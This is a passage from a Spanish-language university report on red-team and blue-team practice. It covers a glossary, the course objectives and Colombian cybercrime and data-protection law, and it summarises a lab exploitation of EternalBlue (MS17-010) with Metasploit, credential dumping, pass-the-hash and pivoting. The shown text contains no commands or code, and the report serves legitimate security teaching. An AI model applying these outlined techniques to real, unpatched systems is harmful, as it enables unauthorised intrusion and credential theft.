Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Jonathan Giraldo Díaz Ortega

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2026

Dedicatoria

A mi esposa, quien con su amor, paciencia y apoyo incondicional me inspira a ser mejor cada día y me impulsa a alcanzar cada meta que me propongo. Gracias por creer en mí.

Agradecimientos

A la Universidad Nacional Abierta y a Distancia (UNAD) por brindarme las herramientas y el espacio para crecer académica, profesional y personalmente. Este proceso formativo ha sido un punto de impulso en mi carrera, permitiéndome desarrollar una visión integral de la ciberseguridad que trasciende lo técnico para abarcar la ética, la normativa y la responsabilidad profesional.

Resumen

El presente informe técnico final consolida los resultados del Seminario Especializado en Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team (código 202337164, UNAD). La primera etapa estableció el marco conceptual y normativo colombiano: Leyes 1273/2009, 1581/2012, 1928/2018, 2150/2021, Código de Ética del COPNIA (Ley 842/2003) y CONPES 3995 de 2020. La segunda etapa analizó la dimensión ética del ejercicio profesional mediante el caso SecureNova Labs, identificando cláusulas del Acuerdo de Confidencialidad configuradoras de delitos bajo la Ley 1273/2009. La tercera etapa ejecutó el ejercicio Red Team: explotación de la vulnerabilidad MS17-010 (CVE-2017-0144, EternalBlue, CVSS 9.8) en Windows 7 SP1 mediante Metasploit Framework, logrando acceso SYSTEM, movimiento lateral y compromiso de Host-B vía pivoting. La cuarta etapa formuló la respuesta Blue Team: contención según NIST SP 800-61 Rev. 2, hardenización mediante CIS Controls v8 e implementación de herramientas GPL (Wazuh, Suricata, pfSense). La quinta etapa integra análisis de riesgos con clasificación CVSS, mapeo MITRE ATT&CK y recomendaciones en tres horizontes temporales.

***Palabras clave*:** Blue team, eternalblue, pentesting, red team, SIEM

Abstract

This final technical report summarizes the results of the Specialized Seminar on Strategic Cybersecurity Teams: Red Team & Blue Team (code 202337164, UNAD). The first stage established the Colombian conceptual and regulatory framework: Laws 1273/2009, 1581/2012, 1928/2018, 2150/2021, the COPNIA Code of Ethics (Law 842/2003), and CONPES Resolution 3995 of 2020. The second stage analyzed the ethical dimension of professional practice through the SecureNova Labs case, identifying clauses in the Confidentiality Agreement that constitute crimes under Law 1273/2009. The third stage carried out the Red Team exercise: exploitation of the MS17-010 vulnerability (CVE-2017-0144, EternalBlue, CVSS 9.8) on Windows 7 SP1 using the Metasploit Framework, achieving SYSTEM access, lateral movement, and compromise of Host-B via pivoting. The fourth stage formulated the Blue Team response: containment according to NIST SP 800-61 Rev. 2, hardening using CIS Controls v8, and implementation of GPL tools (Wazuh, Suricata, pfSense). The fifth stage integrates risk analysis with CVSS scoring, MITRE ATT&CK mapping, and recommendations across three time horizons.

Keywords**:** Blue team, eternalblue, pentesting, red team, SIEM

Tabla de Contenido

Lista de Figuras

Lista de Tablas

Lista de Apéndices

Glosario

Active Response:

Capacidad de un HIDS como OSSEC/Wazuh para ejecutar scripts de respuesta automática ante amenazas detectadas, como bloquear IPs o eliminar cuentas no autorizadas, en tiempo real sin intervención humana.

APT (Advanced Persistent Threat):

Amenaza persistente avanzada. Ataque sofisticado y de largo plazo, generalmente patrocinado por actores estatales o grupos criminales organizados, que busca infiltrarse en redes de alto valor y permanecer sin ser detectado durante meses o años.

Blue Team:

Equipo de ciberseguridad defensivo permanente encargado de proteger los activos de información de una organización mediante monitoreo continuo, gestión de vulnerabilidades, hardenización de sistemas, threat hunting y respuesta a incidentes.

Buffer Overflow (Desbordamiento de Búfer):

Vulnerabilidad de seguridad que ocurre cuando un programa escribe más datos en un búfer de los que puede contener, desbordando hacia áreas de memoria adyacentes y permitiendo a un atacante ejecutar código arbitrario o modificar el flujo de ejecución del programa.

CERT/CSIRT:

Computer Emergency Response Team / Computer Security Incident Response Team. Equipo especializado que gestiona el ciclo de vida completo de incidentes de seguridad: detección, análisis, contención, erradicación y recuperación. Puede ser interno o externo a la organización.

CIS Controls:

Conjunto de 18 controles de ciberseguridad prioritizados desarrollados por el Center for Internet Security (CIS), basados en los patrones de ataque más frecuentes y diseñados para proporcionar el mayor retorno de inversión en seguridad.

CVE (Common Vulnerabilities and Exposures):

Sistema de identificación estándar y universal para vulnerabilidades de seguridad conocidas públicamente, administrado por MITRE Corporation. Cada entrada tiene un identificador único CVE-YYYY-NNNNN y proporciona descripción, severidad CVSS y referencias a parches.

CVSS (Common Vulnerability Scoring System):

Sistema de puntuación que asigna un valor numérico del 0 al 10 a una vulnerabilidad para indicar su severidad, considerando métricas base (vector de ataque, complejidad, privilegios requeridos, interacción del usuario, impacto en confidencialidad, integridad y disponibilidad), temporales y de entorno.

Defense in Depth (Defensa en Profundidad):

Estrategia de seguridad que implementa múltiples capas de controles de seguridad (preventivos, detectivos y correctivos) de forma que si una capa falla, las siguientes capas continúan proporcionando protección. Evita los puntos únicos de fallo en la arquitectura de seguridad.

EDR (Endpoint Detection and Response):

Solución de seguridad para endpoints que monitorea continuamente el comportamiento del sistema, detecta amenazas avanzadas que evaden el antivirus tradicional, registra actividad para análisis forense y puede ejecutar respuestas automáticas de contención.

EternalBlue (MS17-010):

Vulnerabilidad crítica en la función SrvOs2FeaListSizeToNt() del driver mrxsmb.sys que implementa el protocolo SMBv1 en Windows (CVE-2017-0144, CVSS 9.8). Permite ejecución

remota de código sin autenticación mediante el envío de paquetes SMB Transaction2 malformados. Desarrollada por la NSA y filtrada por el grupo Shadow Brokers en abril de 2017.

Exploit:

Código, secuencia de comandos o técnica que aprovecha una vulnerabilidad específica en un sistema, aplicación o protocolo para obtener acceso no autorizado, ejecutar código arbitrario, escalar privilegios o causar una denegación de servicio.

Firewall de Próxima Generación (NGFW):

Dispositivo de seguridad de red que combina las capacidades del firewall tradicional (filtrado de paquetes, inspección con estado) con funciones avanzadas: inspección profunda de paquetes (DPI), identificación de aplicaciones, prevención de intrusiones integrada (IPS) y control de usuarios.

Hardening (Hardenización):

Proceso sistemático de asegurar un sistema reduciendo su superficie de ataque: deshabilitando servicios innecesarios, aplicando parches de seguridad, configurando controles de acceso restrictivos, eliminando cuentas predeterminadas y siguiendo guías de configuración segura como los CIS Benchmarks.

Hash NTLM:

Valor hash generado por el protocolo de autenticación NT LAN Manager de Windows para almacenar contraseñas de forma ofuscada en el sistema. Puede ser capturado mediante la técnica hashdump de Meterpreter y utilizado en ataques Pass-the-Hash para autenticarse sin conocer la contraseña en texto claro.

IDS/IPS:

Intrusion Detection System (IDS) / Intrusion Prevention System (IPS). El IDS monitorea el tráfico de red o el comportamiento del sistema para detectar actividades maliciosas y generar

alertas. El IPS, además de detectar, puede bloquear activamente el tráfico malicioso antes de que llegue al destino.

IoC (Indicator of Compromise):

Indicador de Compromiso. Artefacto observable en una red o sistema que indica con alta probabilidad la presencia de una intrusión o actividad maliciosa: hashes de archivos maliciosos, direcciones IP de servidores C2, dominios maliciosos, claves de registro modificadas o secuencias de bytes características de un exploit.

LAPS (Local Administrator Password Solution):

Solución de Microsoft que gestiona automáticamente las contraseñas de la cuenta de administrador local en sistemas Windows del dominio, asignando contraseñas únicas, complejas y con rotación periódica a cada equipo, almacenándolas de forma segura en Active Directory.

Meterpreter:

Payload avanzado del framework Metasploit que opera completamente en memoria del proceso comprometido sin escribir archivos en disco, lo que dificulta su detección por antivirus. Proporciona una shell interactiva con capacidades de post-explotación: escalada de privilegios, dumping de credenciales, pivoting, keylogging y control del sistema de archivos.

MITRE ATT&CK:

Adversarial Tactics, Techniques & Common Knowledge. Marco de conocimiento mantenido por MITRE Corporation que documenta en detalle las tácticas (objetivos del atacante), técnicas (métodos para alcanzarlos) y procedimientos (implementaciones específicas) utilizados por actores de amenaza reales en ataques documentados.

Payload:

En el contexto del pentesting, código que se ejecuta en el sistema objetivo una vez que el exploit ha obtenido acceso. Puede ser una shell reversa (el objetivo conecta al atacante), una shell de enlace (el atacante conecta al objetivo) o un agente avanzado como Meterpreter.

Pentesting (Prueba de Penetración):

Proceso controlado y autorizado de simulación de ataques reales sobre sistemas, redes o aplicaciones para identificar y demostrar vulnerabilidades explotables antes de que actores maliciosos lo hagan. Se ejecuta bajo un Acuerdo de Alcance (Rules of Engagement) con metodología estructurada y produce un reporte de hallazgos con clasificación de riesgos y recomendaciones de remediación.

Pivoting:

Técnica de post-explotación que consiste en usar un sistema ya comprometido como intermediario para alcanzar y atacar otros sistemas en redes internas inaccesibles directamente desde el atacante. En Metasploit, se implementa mediante rutas (route add) y proxies SOCKS para enrutar tráfico a través de sesiones Meterpreter activas.

Purple Team:

Ejercicio colaborativo en el que los equipos Red Team y Blue Team trabajan conjuntamente para mejorar las capacidades defensivas de la organización: el Red Team ejecuta técnicas de ataque y comparte en tiempo real los TTPs utilizados, mientras el Blue Team verifica si sus controles los detectan y los mejora iterativamente.

Ransomware:

Tipo de malware que cifra los archivos del sistema víctima y exige el pago de un rescate a cambio de la clave de descifrado. WannaCry (2017) y NotPetya (2017) son los ejemplos más

devastadores, ambos basados en el exploit EternalBlue para propagarse masivamente por redes sin parches.

Red Team:

Equipo de ciberseguridad ofensivo que simula actores de amenaza reales (adversarios externos, insiders, APTs) utilizando las mismas herramientas, tácticas y procedimientos que atacantes reales. Opera con total autonomía táctica para evaluar la efectividad real de los controles defensivos de una organización.

SIEM (Security Information and Event Management):

Plataforma tecnológica que combina la recolección centralizada y el análisis histórico de logs (SIM) con la correlación de eventos y alertas en tiempo real (SEM), proporcionando visibilidad completa sobre el estado de seguridad de toda la infraestructura tecnológica de una organización.

SMB (Server Message Block):

Protocolo de red para compartir archivos, impresoras y otros recursos entre nodos de una red Windows. La versión 1 (SMBv1), obsoleta desde los años 90, contiene la vulnerabilidad MS17-010 y carece de cifrado y autenticación moderna. Microsoft la ha deshabilitado por defecto desde Windows 10 versión 1709 (Fall Creators Update).

Threat Hunting:

Proceso proactivo y orientado a hipótesis de búsqueda de amenazas no detectadas por controles automatizados, realizado por analistas de seguridad con conocimiento profundo de TTPs de atacantes. Utiliza el marco MITRE ATT&CK para guiar las hipótesis de búsqueda.

TTP (Tactics, Techniques and Procedures):

Marco de descripción del comportamiento de actores de amenaza: tácticas (objetivos de alto nivel que persigue el atacante), técnicas (métodos específicos para lograr esas tácticas) y

procedimientos (implementaciones concretas de las técnicas, incluyendo herramientas y comandos utilizados).

Vulnerabilidad 0-Day (Zero-Day):

Vulnerabilidad desconocida por el fabricante del software afectado o para la cual no existe parche de seguridad disponible. Su nombre proviene del hecho de que el defensor tiene "cero días" de anticipación para protegerse. Son especialmente peligrosas porque los controles basados en firmas no pueden detectar su explotación.

Introducción

La ciberseguridad ha evolucionado de ser una función técnica periférica a convertirse en un pilar estratégico de las organizaciones modernas. En un entorno donde los ataques informáticos ocasionan pérdidas globales que superan los cuatro billones de dólares anuales según estimaciones del Foro Económico Mundial (2024), y donde Colombia registra más de 12.000 millones de intentos de ciberataques al año según el Centro Cibernético Policial (2024), la formación de profesionales capaces de comprender, ejecutar y contener operaciones ofensivas y defensivas no es un lujo académico sino una necesidad del desarrollo nacional.

El Seminario Especializado en Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team, cursado en la Universidad Nacional Abierta y a Distancia (UNAD) bajo el código 202337164, es una experiencia formativa diseñada precisamente para responder a esa necesidad. A través de cinco etapas progresivas de aprendizaje, el seminario articula el dominio normativo, ético, conceptual y práctico de la ciberseguridad en torno a un caso de estudio corporativo: SecureNova Labs, una organización ficticia de ciberseguridad que enfrenta, en distintos momentos del curso, situaciones que van desde propuestas laborales éticamente comprometidas hasta ataques en tiempo real sobre su infraestructura tecnológica.

El presente informe técnico final tiene como propósito consolidar, integrar y comunicar los resultados, análisis y aprendizajes de todo el seminario en un documento único de referencia profesional. Su elaboración responde al resultado de aprendizaje central de la Etapa 5: "Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI." Este resultado exige no solo la descripción técnica de lo ejecutado, sino la síntesis crítica que conecta los hallazgos ofensivos con las respuestas defensivas y las recomendaciones de mejora sistémica.

El informe comienza con el marco legal colombiano que delimita el ámbito de actuación legítima de los profesionales de ciberseguridad. Este marco no es decorativo: como se evidenció en el análisis del Acuerdo de Confidencialidad de SecureNova Labs (Etapa 2), el desconocimiento o la ignorancia deliberada de las normas puede transformar a un profesional técnicamente competente en cómplice de actividades delictivas. La Ley 1273 de 2009, la Ley 1581 de 2012 y el Código de Ética del COPNIA (Ley 842 de 2003) son, en conjunto, el andamiaje jurídico y deontológico sobre el que descansa el ejercicio responsable de la profesión.

El componente técnico del informe documenta el ejercicio Red Team ejecutado sobre el Escenario 3: la identificación y explotación de la vulnerabilidad MS17-010 (EternalBlue) en un sistema Windows 7 SP1 sin parchear, el acceso con privilegios de sistema, la extracción de credenciales, el establecimiento de persistencia y el movimiento lateral hacia un servidor interno a través de pivoting. Este ejercicio no es un fin en sí mismo: su valor reside en demostrar con evidencia técnica reproducible las consecuencias reales de no gestionar las vulnerabilidades conocidas, por más antiguas que sean.

La perspectiva Blue Team complementa y responde al análisis ofensivo: cada vulnerabilidad explotada durante el Red Team tiene su contrapartida defensiva en la Etapa 4. La aplicación del NIST SP 800-61 Rev. 2 para la respuesta a incidentes, los CIS Controls v8 como marco de prioridades de seguridad y las herramientas pfSense, OSSEC/Wazuh y Suricata como arsenal defensivo de código abierto conforman una propuesta de defensa en profundidad que es técnicamente sólida, económicamente accesible y regulatoriamente coherente con el marco colombiano.

Finalmente, el informe eleva el análisis técnico al plano estratégico mediante un análisis de riesgos estructurado, el mapeo de las técnicas del ataque al marco MITRE ATT&CK, la contextualización con casos reales de impacto global (WannaCry 2017, NotPetya 2017) y un

conjunto de recomendaciones articuladas en tres horizontes temporales que proporciona a SecureNova Labs un camino claro hacia una postura de seguridad madura y sostenible.

Justificación

La elaboración del presente informe técnico final se justifica desde cuatro perspectivas complementarias que confluyen en la importancia de la ciberseguridad profesional en el contexto colombiano y latinoamericano actual.

Justificación Académica

La síntesis de cinco etapas de aprendizaje progresivo en un documento técnico de alta calidad representa el ejercicio académico más exigente del seminario. La capacidad de estructurar, documentar y comunicar hallazgos técnicos complejos respetando normas académicas (APA 7.0), estándares profesionales de reporte de seguridad y principios deontológicos constituye una competencia diferenciadora que distingue al profesional de ciberseguridad del simple operador de herramientas. Este informe materializa esa competencia en un formato que puede ser empleado como evidencia de capacidades ante empleadores, evaluadores de certificaciones o como base para investigación aplicada.

Desde la perspectiva pedagógica, la UNAD ha estructurado el seminario para que el aprendizaje progrese desde lo conceptual (Etapa 1) hacia lo normativo (Etapa 2), lo experimental (Etapas 3 y 4) y finalmente lo integrador (Etapa 5). Este diseño instruccional refleja el modelo constructivista: el conocimiento adquirido en cada etapa se convierte en andamiaje para la siguiente, culminando en la síntesis reflexiva que este informe representa.

Justificación Profesional

El informe técnico de seguridad es el producto más valioso que un profesional de ciberseguridad entrega a una organización. Un ejercicio de Red Team sin un informe de calidad es equivalente a realizar un diagnóstico médico sin comunicar los resultados al paciente: los hallazgos existen pero no generan ningún cambio en la postura de seguridad. La capacidad de traducir hallazgos técnicos en lenguaje de riesgo comprensible para la dirección ejecutiva, en

recomendaciones accionables para el equipo técnico y en evidencias forenses que soporten decisiones legales es la habilidad que distingue a los profesionales senior en el mercado.

El escenario de SecureNova Labs simula con fidelidad el tipo de organización en la que un egresado de la especialización podría ejercer: una empresa de servicios de ciberseguridad que realiza evaluaciones de seguridad para clientes corporativos y gubernamentales. Los hallazgos y recomendaciones de este informe representan el tipo de entregable que se esperaría de un consultor de ciberseguridad junior en su primer compromiso real.

Justificación Societal y Nacional

Colombia ocupó el tercer lugar en América Latina en número de ciberataques en 2024 (ESET Latinoamérica, 2024), con sectores financiero, gobierno y salud como los más afectados. El CONPES 3995 (DNP, 2020) reconoce esta realidad y establece como prioridad nacional la formación de talento humano en ciberseguridad, señalando que el país enfrenta un déficit crítico de profesionales especializados en comparación con la creciente demanda del sector.

En este contexto, cada profesional de ciberseguridad formado representa una contribución directa a la resiliencia del ecosistema digital colombiano. Las competencias desarrolladas en este seminario —identificación de vulnerabilidades, explotación controlada, respuesta a incidentes, análisis de riesgos y comunicación técnica— son exactamente las que el mercado laboral y las organizaciones públicas y privadas del país necesitan para elevar su nivel de madurez en ciberseguridad.

Justificación Técnica

La vulnerabilidad MS17-010 (EternalBlue), explotada en el ejercicio práctico de este seminario, fue publicada en 2017 y su parche lleva disponible desde el mismo año. Sin embargo, una investigación de Shodan (2024) identificó que existen aún más de 900.000 sistemas con SMBv1 expuesto a internet a nivel global. En Colombia, el Centro Cibernético Policial (2024)

reporta regularmente la presencia de esta vulnerabilidad en sistemas de pequeñas y medianas empresas. Este dato ilustra la brecha entre el conocimiento de las vulnerabilidades y su efectiva remediación, brecha que este informe pretende contribuir a cerrar mediante la documentación rigurosa del impacto y las medidas de mitigación.

Objetivos

Objetivo General

Formular estrategias integrales de contención y fortalecimiento de la seguridad mediante el análisis de riesgos y vulnerabilidades identificados en la infraestructura TI de SecureNova Labs, consolidando los resultados de las operaciones Red Team y Blue Team desarrolladas durante el seminario para producir recomendaciones técnicas y organizacionales orientadas a la mejora sostenida de la postura de seguridad en entornos corporativos.

Objetivos Específicos

Caracterizar el marco legal colombiano vigente en materia de ciberseguridad y protección de datos personales (Leyes 1273/2009, 1581/2012, 1928/2018, 2150/2021 y CONPES 3995/2020), identificando las implicaciones jurídicas para el ejercicio profesional de la seguridad informática.

Evaluar las implicaciones éticas y jurídicas del Acuerdo de Confidencialidad de SecureNova Labs mediante el análisis de sus cláusulas a la luz de la Ley 1273 de 2009 y el Código de Ética del COPNIA (Ley 842 de 2003).

Documentar de forma reproducible el proceso completo de explotación de la vulnerabilidad MS17-010 en el entorno virtualizado de laboratorio, describiendo cada fase de la metodología de pentesting con sus herramientas, comandos y resultados obtenidos.

Analizar el impacto del ataque EternalBlue sobre la infraestructura de SecureNova Labs utilizando el marco MITRE ATT&CK para mapear las tácticas y técnicas empleadas, con referencia a casos reales de impacto global.

Formular acciones de contención, hardenización y monitoreo para prevenir y responder a ataques de explotación SMB, fundamentadas en el NIST SP 800-61 Rev. 2 (Cichonski et al.,

2012), los CIS Controls v8 (Center for Internet Security, 2021) y herramientas GPL de seguridad defensiva.

Proponer estrategias de fortalecimiento de la seguridad en tres horizontes temporales (corto, mediano y largo plazo) que aborden las causas raíz de las vulnerabilidades identificadas y eleven el nivel de madurez en ciberseguridad de la organización, en cumplimiento del marco normativo colombiano e internacional.

Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Marco Legal y Normativo Colombiano en Ciberseguridad

Colombia ha construido en los últimos quince años un marco normativo progresivo orientado a regular el uso de las tecnologías de la información, sancionar las conductas delictivas en el entorno digital y garantizar la protección de los datos personales de sus ciudadanos. Este marco, aunque relativamente joven en comparación con el de países como Estados Unidos o los miembros de la Unión Europea, es suficientemente robusto para encuadrar jurídicamente las actividades tanto de ciberseguridad ofensiva como defensiva, y para sancionar el uso indebido de las capacidades técnicas que este seminario desarrolla.

El conocimiento profundo de este marco normativo no es un requisito burocrático del ejercicio profesional: es la diferencia entre un pentesting autorizado y un acceso abusivo a sistemas informáticos sancionado con hasta ocho años de prisión. Como se evidenció en el análisis de la Etapa 2, incluso firmar un acuerdo de confidencialidad que encubre actividades ilícitas puede hacer responsable penalmente al signatario bajo las teorías de complicidad y encubrimiento del Código Penal colombiano

Ley 1273 de 2009: Pilar del Derecho Penal Informático Colombiano

La Ley 1273 de 2009 "por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado denominado la protección de la información y de los datos y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones" es el instrumento jurídico más relevante para el profesional de ciberseguridad en Colombia. Sancionada el 5 de enero de 2009, esta ley introdujo en el Código Penal colombiano un Título VII BIS que tipifica específicamente las conductas delictivas relacionadas con sistemas informáticos y datos digitales.

La exposición de motivos de la ley reconoció que el vacío normativo existente hasta 2009 dejaba impunes conductas como el acceso no autorizado a sistemas bancarios, la interceptación de comunicaciones digitales y la destrucción de bases de datos corporativas, ya que los tipos penales preexistentes (hurto, estafa, daño en bien ajeno) no se adaptaban adecuadamente al entorno digital. La Ley 1273 vino a cerrar ese vacío con tipos penales específicos, penas privativas de la libertad proporcionales a la gravedad de las conductas y agravantes que reconocen la especial peligrosidad de ciertos contextos delictivos.

El Capítulo I de la ley, titulado "De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y los sistemas informáticos", recoge los tipos penales directamente relacionados con las capacidades técnicas desarrolladas en este seminario. A continuación se describe cada uno:

El artículo 269A tipifica el Acceso abusivo a un sistema informático, sancionando con pena privativa de la libertad de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de cien (100) a mil (1.000) salarios mínimos legales mensuales vigentes al que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo. Este tipo penal es el que más directamente incide en la práctica del pentesting: ejecutar un escaneo Nmap o lanzar el exploit EternalBlue sin un acuerdo de alcance escrito que autorice expresamente la actividad constituye el delito de acceso abusivo, independientemente de las intenciones del actor.

El artículo 269B tipifica la Obstaculización ilegítima de sistema informático o red de telecomunicación, sancionando con pena de cuarenta y ocho (48) a noventa y seis (96) meses y multa de cien (100) a mil (1.000) salarios mínimos, al que, sin estar facultado para ello, impida u obstaculice el funcionamiento o el acceso normal a un sistema informático, a los datos

informáticos allí contenidos, o a una red de telecomunicaciones. Este artículo cubre los ataques de denegación de servicio (DoS/DDoS).

El artículo 269C tipifica la Interceptación de datos informáticos, sancionando con pena de treinta y seis (36) a setenta y dos (72) meses al que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema de información, o las emisiones electromagnéticas provenientes de un sistema informático que los transporte. Esta disposición es relevante para el uso de herramientas de captura de tráfico como Wireshark o tcpdump fuera del ámbito autorizado, y fue directamente vulnerada por las actividades de SecureNova Labs descritas en el Acuerdo de Confidencialidad bajo el eufemismo de "chuzadas".

El artículo 269D tipifica el Daño informático, sancionando con cuatro (4) a ocho (8) años de prisión y multa de cien (100) a mil (1.000) salarios mínimos al que, sin estar facultado para ello, destruya, dañe, borre, deteriore, altere o suprima datos informáticos, o un sistema de tratamiento de información o sus partes o componentes lógicos. Este tipo penal cubre la instalación de ransomware, la modificación maliciosa de archivos del sistema y la alteración de registros de auditoría.

El artículo 269E tipifica el Uso de software malicioso, sancionando con cuarenta y ocho (48) a noventa y seis (96) meses de prisión y multa de cien (100) a mil (1.000) salarios mínimos al que, sin estar facultado para ello, produzca, trafique, adquiera, distribuya, venda, envíe, introduzca o extraiga del territorio nacional software malicioso u otros programas de computación de efectos dañinos. Este artículo puede ser relevante para el manejo irresponsable de exploits o malware fuera de entornos controlados.

El artículo 269F tipifica la Violación de datos personales, con pena de cuarenta y ocho (48) a noventa y seis (96) meses y multa de cien (100) a mil (1.000) salarios mínimos al que, sin estar facultado para ello, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre,

intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes. La técnica hashdump utilizada en el ejercicio Red Team extrae exactamente este tipo de información: hashes NTLM de las contraseñas de todos los usuarios del sistema comprometido.

El artículo 269G tipifica la Suplantación de sitios web para capturar datos personales (phishing), con pena de cuarenta y ocho (48) a noventa y seis (96) meses de prisión y multa de cien (100) a mil (1.000) salarios mínimos al que, con objeto ilícito y sin estar facultado para ello, diseñe, desarrolle, trafique, venda, ejecute, programe o envíe páginas electrónicas, enlaces o ventanas emergentes con el fin de capturar datos de interés público o privado.

El artículo 269H establece las Circunstancias de agravación punitiva, indicando que las penas de los artículos anteriores se aumentarán de la mitad a las tres cuartas partes cuando la conducta sea realizada, entre otras circunstancias: por el responsable de la administración, operación o control de infraestructura crítica, cuando la conducta recaiga sobre redes o sistemas informáticos del Estado, sobre sistemas de información y financiero, o cuando se afecte información clasificada de seguridad nacional. Este agravante es especialmente relevante para empresas como SecureNova Labs que operan con acceso privilegiado a sistemas de clientes gubernamentales y corporativos.

Tabla 1

Tipos penales y penas de la Ley 1273 de 2009.

Art.	Conducta punible	Pena privativa	Multa (SMMLV)
269A	Acceso abusivo a sistema informático	48 a 96 meses	100 a 1.000
269B	Obstaculización ilegítima del sistema	48 a 96 meses	100 a 1.000

269C	Interceptación de datos informáticos	36 a 72 meses	—
269D	Daño informático	48 a 96 meses	100 a 1.000
269E	Uso de software malicioso	48 a 96 meses	100 a 1.000
269F	Violación de datos personales	48 a 96 meses	100 a 1.000
269G	Suplantación de sitios web (phishing)	48 a 96 meses	100 a 1.000
269H	Circunstancias de agravación punitiva	+50% a +75%	—
269I	Hurto por medios informáticos	36 a 120 meses	200 a 1.500
269J	Transferencia no consentida de activos	48 a 120 meses	200 a 1.500

Nota. Elaboración propia con base en la Ley 1273 de 2009 (Congreso de Colombia, 2009).

Ley 1581 de 2012: Protección de Datos Personales

La Ley 1581 de 2012 "por la cual se dictan disposiciones generales para la protección de datos personales" es el marco normativo central del tratamiento de información personal en Colombia, complementado por el Decreto 1377 de 2013 (reglamentación operativa) y compilado en el Decreto 1074 de 2015. Su fundamento constitucional es el artículo 15 de la Constitución Política, que consagra el derecho al habeas data como un derecho fundamental autónomo.

Para el profesional de ciberseguridad, esta ley tiene implicaciones directas en tres ámbitos: primero, cualquier actividad de pentesting que involucre acceso a bases de datos con información personal de ciudadanos activa automáticamente los mecanismos de protección de la

ley; segundo, una brecha de seguridad que resulte en la exposición de datos personales obliga a la organización afectada a notificar a la Superintendencia de Industria y Comercio (SIC) y, en algunos casos, a los titulares de los datos; tercero, la documentación de hallazgos que incluyan datos personales extraídos (como hashes de contraseñas o información de bases de datos) debe manejarse con estrictos controles de confidencialidad para no configurar violación de la ley.

Los principios rectores de la ley —legalidad, finalidad, libertad, veracidad, transparencia, acceso y circulación restringida, seguridad y confidencialidad— deben ser incorporados en las políticas internas de cualquier empresa de ciberseguridad. La SIC puede imponer multas de hasta 2.000 salarios mínimos mensuales legales vigentes y ordenar el cierre temporal o definitivo de las operaciones relacionadas con el tratamiento de datos cuando se demuestren violaciones graves a la ley.

Ley 1928 de 2018: Adhesión al Convenio de Budapest

Colombia aprobó mediante la Ley 1928 de 2018 el Convenio sobre Ciberdelincuencia del Consejo de Europa (Convenio de Budapest, Budapest Convention on Cybercrime), el primer y más importante tratado internacional vinculante en materia de delitos informáticos. Adoptado en Budapest el 23 de noviembre de 2001, este convenio ha sido suscrito por más de 67 países, incluyendo todos los miembros de la Unión Europea y Estados Unidos.

La adhesión de Colombia al Convenio de Budapest tiene consecuencias prácticas significativas para el profesional de ciberseguridad: armoniza el marco legal colombiano con el de otros países signatarios, lo que facilita la cooperación judicial internacional en investigaciones de ciberdelitos transfronterizos; permite a Colombia solicitar y recibir asistencia judicial recíproca para acceder a evidencia digital almacenada en servidores de otros países signatarios; establece mecanismos de preservación expedita de datos informáticos para garantizar que la evidencia digital no sea destruida antes de que se pueda obtener una orden judicial; y define

procedimientos para la intercepción de datos en tiempo real durante investigaciones autorizadas judicialmente.

Para las empresas colombianas que prestan servicios de ciberseguridad a clientes internacionales, la adhesión al Convenio de Budapest significa también que sus actividades pueden ser escrutadas bajo los estándares legales de otros países signatarios, ampliando el espectro de responsabilidad jurídica más allá del territorio nacional.

Ley 2150 de 2021: Modernización del Régimen de Datos Personales

La Ley 2150 de 2021 actualizó la Ley 1581 de 2012 para responder a los retos del entorno digital contemporáneo, incorporando conceptos que habían surgido en la práctica regulatoria global, particularmente influenciados por el Reglamento General de Protección de Datos (RGPD) de la Unión Europea vigente desde 2018. Entre sus aportes más relevantes se destacan: el reforzamiento del derecho al olvido digital (los titulares pueden solicitar la eliminación de sus datos cuando ya no sean necesarios para los fines que motivaron su recolección), la ampliación de las potestades sancionatorias de la SIC, mayor claridad sobre el tratamiento de datos sensibles y de menores de edad, y la actualización de las definiciones de responsable y encargado del tratamiento.

CONPES 3995 de 2020: Política Nacional de Confianza y Seguridad Digital

El documento CONPES 3995 de 2020, adoptado por el Consejo Nacional de Política Económica y Social, define la Política Nacional de Confianza y Seguridad Digital para Colombia con horizonte hasta 2022. Es el instrumento rector de la estrategia nacional de ciberseguridad y su lectura es indispensable para comprender el contexto en el que se desenvuelve el ejercicio profesional de la ciberseguridad en el país.

El CONPES 3995 parte de un diagnóstico que identifica cinco grandes obstáculos para el desarrollo seguro del entorno digital colombiano: la insuficiente gestión de riesgos de seguridad

digital en el sector público y privado, la débil cultura de seguridad digital en la ciudadanía y las organizaciones, las limitadas capacidades de colaboración nacional e internacional para la gestión de incidentes, la escasez de capital humano especializado en ciberseguridad y la fragmentación normativa e institucional. Para superar estos obstáculos, el documento propone cinco líneas estratégicas: fortalecer la gobernanza para la gestión de la confianza y la seguridad digital; gestionar sistemáticamente los riesgos de seguridad digital; generar confianza en el uso del entorno digital; construir capacidades nacionales en materia de seguridad digital; y fortalecer la cooperación nacional e internacional.

Para el profesional de ciberseguridad, el CONPES 3995 señala que el ColCERT (Grupo de Respuesta a Emergencias Cibernéticas de Colombia) es el ente coordinador nacional de respuesta a incidentes cibernéticos de impacto nacional, y que el CSIRT-PONAL (Centro Cibernético Policial de la Policía Nacional) es el organismo de investigación de ciberdelitos. Conocer estos actores institucionales es fundamental para reportar incidentes de seguridad de relevancia nacional y para coordinar respuestas a ataques que afecten infraestructura crítica.

Marco Ético: Código de Ética del COPNIA — Ley 842 de 2003

